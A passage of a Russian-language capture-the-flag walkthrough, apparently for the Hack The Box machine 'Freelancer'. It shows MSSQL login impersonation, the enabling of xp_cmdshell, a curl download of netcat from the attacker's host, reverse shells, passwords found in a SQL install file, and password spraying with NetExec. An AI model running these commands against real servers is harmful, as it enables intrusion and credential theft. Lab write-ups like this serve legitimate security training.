
```
SELECT distinct b.name FROM sys.server_permissions a INNER JOIN sys.server_principals b ON a.grantor_principal_id = b.principal_id WHERE a.permission_name = 'IMPERSONATE';
```

```
name
sa
```

Настройки олицетворения

Видим, что текущий пользователь может перейти в контекст стандартной учетной записи `sa`. Эта учетка по умолчанию обладает ролью `sysadmin` и может использовать функцию `xp_cmdshell` для выполнения команд в командной оболочке на сервере. Попробуем от имени `sa` выполнить команду `whoami`.

```
EXECUTE AS LOGIN = 'sa';
EXEC xp_cmdshell 'whoami';
```


SQL Terminal
Query:
Execute


```
EXECUTE AS LOGIN = 'sa';
EXEC xp_cmdshell 'whoami';
```

```
('42000', "[42000] [Microsoft][ODBC Driver 17 for SQL Server][SQL Server]SQL Server blocked access to procedure 'sys.xp_cmdshell' of component 'xp_cmdshell' because this component is turned off as part of the security configuration for this server. A system administrator can enable the use of 'xp_cmdshell' by using sp_configure. For more information about enabling 'xp_cmdshell', search for 'xp_cmdshell' in SQL Server Books Online. (15281) (SQLExecDirectW)")
```

Результат выполнения запроса

В ошибке сказано, что функция `xp_cmdshell` отключена. Однако мы можем ее включить.

```
EXECUTE AS LOGIN = 'sa';
EXEC sp_configure 'show advanced options', 1; RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;
```


SQL Terminal
Query:
Execute


```
EXECUTE AS LOGIN = 'sa';
EXEC sp_configure 'show advanced options', 1; RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;
```

```
No results. Previous SQL was not a query.
```

Включение функции xp_cmdshell

А теперь повторим команду `whoami`.

```
EXECUTE AS LOGIN = 'sa';
EXEC xp_cmdshell 'whoami';
```


SQL Terminal
Query:
Execute

```
EXECUTE AS LOGIN = 'sa';
EXEC xp_cmdshell 'whoami';
```

```
output
freelancer\sql_svc
null
```

Результат выполнения запроса

Команда успешно выполнена, а значит, запустим у себя веб-сервер:

```
python3 -m http.server 8000
```


И листенер, который будет принимать соединение:

```
rlwrap nc -nlvp 4321
```

После этого на удаленном сервере скачиваем **netcat** и выполняем реверс-шелл.

```
EXECUTE AS LOGIN = 'sa';
EXEC xp_cmdshell 'curl http://10.10.16.35:8000/nc64.exe -o C:\\
Windows\\Tasks\\n.exe';
EXEC xp_cmdshell 'C:\Windows\Tasks\n.exe -e cmd 10.10.16.35 4321';
```

И сразу же получаем сессию на своем листенере.




```
~/tmp/HTB/freelancer
rlwrap nc -nlvp 4321
Listening on 0.0.0.0 4321
Connection received on 10.10.11.5 60707
Microsoft Windows [Version 10.0.17763.5830]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
freelancer\sql_svc

C:\WINDOWS\system32>
```

Сессия пользователя sql_svc

ПРОДВИЖЕНИЕ

Пользователь mikasaAckerman


Первым делом проверим, какие пользователи работали за компьютером. У каждого юзера есть домашний каталог в директории `C:\Users`.



```
C:\Users>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 8954-28AE

 Directory of C:\Users

05/28/2024  10:19 AM    <DIR>          .
05/28/2024  10:19 AM    <DIR>          ..
08/07/2024  04:48 PM    <DIR>          Administrator
05/28/2024  10:23 AM    <DIR>          lkazanof
05/28/2024  10:23 AM    <DIR>          lorra199
05/28/2024  10:22 AM    <DIR>          mikasaAckerman
08/27/2023  01:16 AM    <DIR>          MSSQLSERVER
05/28/2024  02:13 PM    <DIR>          Public
05/28/2024  10:22 AM    <DIR>          sqlbackupoperator
08/07/2024  04:49 PM    <DIR>          sql_svc
               0 File(s)              0 bytes
              10 Dir(s)   2,549,710,848 bytes free
```

Содержимое каталога C:\Users


Теперь осматриваем окружение пользователя. В загрузках есть профиль сервера Microsoft SQL.



```
 Directory of C:\Users\sql_svc\Downloads\SQLEXPR-2019_x64_ENU

05/27/2024  01:52 PM    <DIR>          .
05/27/2024  01:52 PM    <DIR>          ..
05/27/2024  01:52 PM    <DIR>          1033_ENU_LP
09/24/2019  09:00 PM                45 AUTORUN.INF
09/24/2019  09:00 PM               784 MEDIAINFO.XML
09/29/2023  04:49 AM                16 PackageId.dat
05/27/2024  01:52 PM    <DIR>          redist
05/27/2024  01:52 PM    <DIR>          resources
09/24/2019  09:00 PM           142,944 SETUP.EXE
09/24/2019  09:00 PM               486 SETUP.EXE.CONFIG
05/27/2024  04:58 PM               724 sql-Configuration.INI
09/24/2019  09:00 PM           249,448 SQLSETUPBOOTSTRAPPER.DLL
05/27/2024  01:52 PM    <DIR>          x64
               7 File(s)        394,447 bytes
               6 Dir(s)   2,547,040,256 bytes free
```

Содержимое каталога SQL-сервера

Проверяем файлы с настройками и в `sql-Configuration.INI` находим аж два пароля.




```
C:\Users\sql_svc\Downloads\SQLEXPR-2019_x64_ENU>type sql-Configuration.INI
type sql-Configuration.INI
[OPTIONS]
ACTION="Install"
QUIET="True"
FEATURES=SQL
INSTANCENAME="SQLEXPRESS"
INSTANCEID="SQLEXPRESS"
RSSVCACCOUNT="NT Service\ReportServer$SQLEXPRESS"
AGTSVCACCOUNT="NT AUTHORITY\NETWORK SERVICE"
AGTSVCSTARTUPTYPE="Manual"
COMMFABRICPORT="0"
COMMFABRICNETWORKLEVEL=""0"
COMMFABRICENCRYPTION="0"
MATRIXCMBRICKCOMMPORT="0"
SQLSVCSTARTUPTYPE="Automatic"
FILESTREAMLEVEL="0"
ENABLERANU="False"
SQLCOLLATION="SQL_Latin1_General_CP1_CI_AS"
SQLSVCACCOUNT="FREELANCER\sql_svc"
SQLSVCPASSWORD="IL0v3ErenY3ager"
SQLSYSADMINACCOUNTS="FREELANCER\Administrator"
SECURITYMODE="SQL"
SAPWD="t3mp0r@ryS@PWD"
ADDCURRENTUSERASSQLADMIN="False"
TCPENABLED="1"
NPENABLED="1"
BROWSERSVCSTARTUPTYPE="Automatic"
IAcceptSQLServerLicenseTerms=True
```

Содержимое файла sql-Configuration.INI

Новые пароли спреим по всем собранным ранее учетным записям пользователей с помощью **NetExec**. Так компрометируем еще одну учетную запись `mikasaAckerman`.

```
nxc smb 10.10.11.5 -u users.txt -p pass.txt
```



```
~/tmp/HTB/freelancer (5.467s)
nxc smb 10.10.11.5 -u users.txt -p pass.txt
SMB         10.10.11.5      445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:freelancer.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.5      445    DC               [-] freelancer.htb\Administrator:IL0v3ErenY3ager STATUS_LOGON_FAILURE
SMB         10.10.11.5      445    DC               [-] freelancer.htb\lkazanof:IL0v3ErenY3ager STATUS_LOGON_FAILURE
SMB         10.10.11.5      445    DC               [-] freelancer.htb\lorra199:IL0v3ErenY3ager STATUS_LOGON_FAILURE
SMB         10.10.11.5      445    DC               [+] freelancer.htb\mikasaAckerman:IL0v3ErenY3ager
```

Проверка учетных данных

Получив учетные данные, сразу соберем базу **BloodHound**. Это можно сделать с помощью того же **NetExec**, только предварительно обновим содержимое файла `/etc/hosts`.


```
10.10.11.5 freelancer.htb DC.freelancer.htb
```

Для сбора данных используем подключение по LDAP. Необходимо указать параметры `--bloodhound` и `--dns-server`.

```
nxc ldap DC.freelancer.htb -u mikasaAckerman -p IL0v3ErenY3ager -d
freelancer.htb --bloodhound -c All --dns-server 10.10.11.5
```


Когда база собрана, получим сессию от имени нового пользователя. Для этого запускаем новый листенер и используем утилиту **RunasCs**, чтобы получить реверс-шелл.

```
r.exe mikasaAckerman IL0v3ErenY3ager cmd -r 10.10.16.35:5432
```



```
C:\Windows\Tasks\r.exe mikasaAckerman IL0v3ErenY3ager cmd -r 10.10.16.35:5432

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-49f3f$\Default
[+] Async process 'C:\WINDOWS\system32\cmd.exe' with pid 2064 created in background.

C:\Windows\Tasks>
```

Получение сессии пользователя




```
rlwrap nc -nlvp 5432
Listening on 0.0.0.0 5432
Connection received on 10.10.11.5 60951
Microsoft Windows [Version 10.0.17763.5830]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
freelancer\mikasaackerman

C:\WINDOWS\system32>type C:\Users\mikasaAckerman\Desktop\user.txt
type C:\Users\mikasaAckerman\Desktop\user.txt
9fd14c6ea21ebe10b05cf26007b56036

C:\WINDOWS\system32>
```

Флаг пользователя

Пользователь lorra199

